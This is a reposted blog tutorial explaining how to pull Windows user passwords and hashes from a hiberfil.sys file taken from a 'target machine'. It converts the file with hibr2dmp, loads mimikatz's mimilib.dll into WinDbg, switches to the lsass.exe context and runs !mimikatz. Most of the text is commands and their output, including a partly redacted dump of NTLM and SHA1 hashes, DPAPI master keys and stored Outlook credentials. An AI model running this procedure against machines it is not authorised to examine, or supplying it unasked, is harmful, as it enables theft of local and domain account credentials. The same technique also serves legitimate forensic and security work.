

How to Extract Windows User Passwords from Hiberfil.sys

转载

lengye7 于 2018-05-22 10:36:59 发布 425 收藏

分类专栏: [windows](#)



[windows](#) 专栏收录该内容

24 篇文章 1 订阅

订阅专栏

Mimikatz, a tool that allows to extract Windows credentials as plain text from LSA, is available since 2012. However, besides a [well-covered](#) feature of recovering passwords from the memory of a running OS, it has another interesting capability. Further a step-by-step instructions are given, how to easily extract the Windows users credentials data from hiberfil.sys file.

Preparation

To follow these instructions we'll need the following tools:

1. Debugging Tools for Windows (WinDbg)
2. [Windows Memory toolkit](#) free edition
3. And mimikatz itself

Instructions

1. Get hiberfil.sys from the target machine.
2. Convert it into a format WinDbg can work with: hibr2dmp.exe

```
d:\temp\hiberfil.sys c:\temp\hiberfil.dmp
```

It can take some time (in our example, it took about 14 hours).

```
Z:\Soft\Security\Forensic\Windows Memory toolkit>hibr2dmp.exe d:\temp\hiberfil.sys2 c:\temp\hiberfil.dmp
hibr2dmp - 1.0.20100405 - <Professional Edition - Single User Licence>
Convert Microsoft hibernation files into Microsoft crash dump files.
Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>
User , (<)

Initializing memory descriptors... Done.
Sorting 1508244 entries... 5601 seconds.
Looking for kernel variables... Done.
Loading file... Done.


Rewriting CONTEXT for Windbg...
-> Context->SegCs at physical address 0x0000000009483F78 modified from 00 into 10
-> Context->SegDs at physical address 0x0000000009483F7A modified from 00 into 2b
-> Context->SegEs at physical address 0x0000000009483F7C modified from 00 into 2b
-> Context->SegFs at physical address 0x0000000009483F7E modified from 00 into 53
-> Context->SegGs at physical address 0x0000000009483F80 is already equal to 00
-> Context->SegSs at physical address 0x0000000009483F82 modified from 00 into 18

[0x0000000023C00000 of 0x0000000023C00000]
MD5 = 10C9A99B12C581A5FFBF92E21BF5634F

Total time for the conversion: 007 minutes 55 seconds.
```

3. Run WinDbg and open the file you got in the previous step. File -> Open Crash Dump
4. Set

line:



You can specify any other directory to which the symbols are to be downloaded instead of c:\symbols

Type the following in the debugger command prompt:

```
0: kd> .reload /n
```

Wait till the symbol download is completed:

```
***** Symbol Path validation summary *****
Response           Time (ms)      Location
Deferred           SRV*c:\symbols*http://msdl.microsoft.com
0: kd> .reload /n
Loading Kernel Symbols
.....
.....
Loading unloaded module list
.....
```

5. Specify the path to mimilib.dll. (It is located in the same directory as mimikatz.)

```
0: kd> .load z:\Sft\Security>Password\Mimikatz\x64\mimilib.dll
```

```
0: kd> .load z:\Soft\Security>Passwords\Mimikatz\x64\mimilib.dll

####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jan 22 2015 22:16:07)
## ^ ##. Windows build 7601
## \ / ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' WinDBG extension ! * * */

=====
#           * Kernel mode *           #
=====
# Search for LSASS process
0: kd> !process 0 0 lsass.exe
# Then switch to its context
0: kd> .process /r /p <EPROCESS address>
# And finally :
0: kd> !mimikatz
=====
#           * User mode *           #
=====
0:000> !mimikatz
=====
```

6. Find the address of lsass.exe.

```
0: kd> !process 0 0 lsass.exe
```

```
0: kd> !process 0 0 lsass.exe
PROCESS fffffa800a7d9060
  SessionId: 0 Cid: 02dc Peb: 7fffffff000 ParentCid: 0290
  DirBase: 1d6c87000 ObjectTable: fffff8a000faa470 HandleCount: 1073
  Image: lsass.exe
```

In our case the address is as follows: fffffa800a7d9060.

7. Switch the process context.

```
0: kd> .process /r /p fffffa800a7d9060
```

```
0: kd> .process /r /p fffffa800a7d9060
Implicit process is now fffffa800a7d9060
Loading User Symbols
.....Unable to read NT module Base
.....
.....
```

8. Run mimikatz and obtain plaintext passwords.

```
0:kd> !mimikatz
```

```

0: kd> !mimikatz
Authentication Id : 0 : 531697 (00000000:00081cf1)
Session           : Interactive from 1
User Name         : (_DeV1L_)
Domain            : PC
SID               : S-1-5-21-3458878997-1804205883-3191024855-1000

msv :
[00010000] CredentialKeys
* NTLM      : 20d617155fca33922cd428b2[REDACTED]
* SHA1     : 1261403518340c0d34164dcf66369a4c[REDACTED]
[00000003] Primary
* Username  : (_DeV1L_)
* Domain    : PC
* NTLM     : 20d617155fca33922cd428b2[REDACTED]
* SHA1    : 1261403518340c0d34164dcf66369a4c[REDACTED]
tspkg :
* Username  : (_DeV1L_)
* Domain    : PC
* Password  : [REDACTED]
wdigest :
* Username  : (_DeV1L_)
* Domain    : PC
* Password  : [REDACTED]
kerberos :
* Username  : (_DeV1L_)
* Domain    : PC
* Password  : (null)
ssp :
[00000000]
* Username  : [REDACTED]
* Domain    : [REDACTED]
* Password  : [REDACTED]
masterkey :
[00000000]
* GUID      : {7e4f1a1d-83cd-4a8e-8316-fcc58c78c522}
* Time     : 04.01.2015 20:27:14
* MasterKey : 3a3e936681c8d173c138c775f381030b0ef85df7d575bf8e0096f2c3[REDACTED]
[00000001]
* GUID      : {ae5e1018-bfd9-43b0-ac9d-cbb14d239256}
* Time     : 05.01.2015 15:36:07
* MasterKey : 7ab21a1fdab97f19d1b2457731a94e0dfcfeceee6c9215437d379223[REDACTED]
[00000002]
* GUID      : {9470e40b-2dae-4501-a350-887e4f04465e}
* Time     : 04.01.2015 19:08:09
* MasterKey : 06cf518ffca43ffc848c1099dc616e015655b7526462a0b5b292b959[REDACTED]
credman :
[00000000]
* Username  : [REDACTED]
* Domain    : MS.Outlook.15.[REDACTED]:PUT
* Password  : @@CcAAAAAuBgdAcGAcBQZAMHahBgdAMGAo[REDACTED]
[00000001]
* Username  : [REDACTED]
* Domain    : [REDACTED]
* Password  : [REDACTED]
[00000002]
* Username  : [REDACTED]
* Domain    : MS.Outlook.15.[REDACTED]:PUT
* Password  : @@CcAAAAAuBgdAcGAcBQZAMHahBgdAMGAo[REDACTED]
[00000003]
* Username  : [REDACTED]
* Domain    : [REDACTED]
* Password  : [REDACTED]
[00000004]
* Username  : [REDACTED]
* Domain    : [REDACTED]
* Password  : [REDACTED]
[00000005]
* Username  : [REDACTED]
* Domain    : [REDACTED]
* Password  : [REDACTED]

Authentication Id : 0 : 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE

```

This way you can extract from the hibernation file passwords of all local and domain accounts, registered in the system.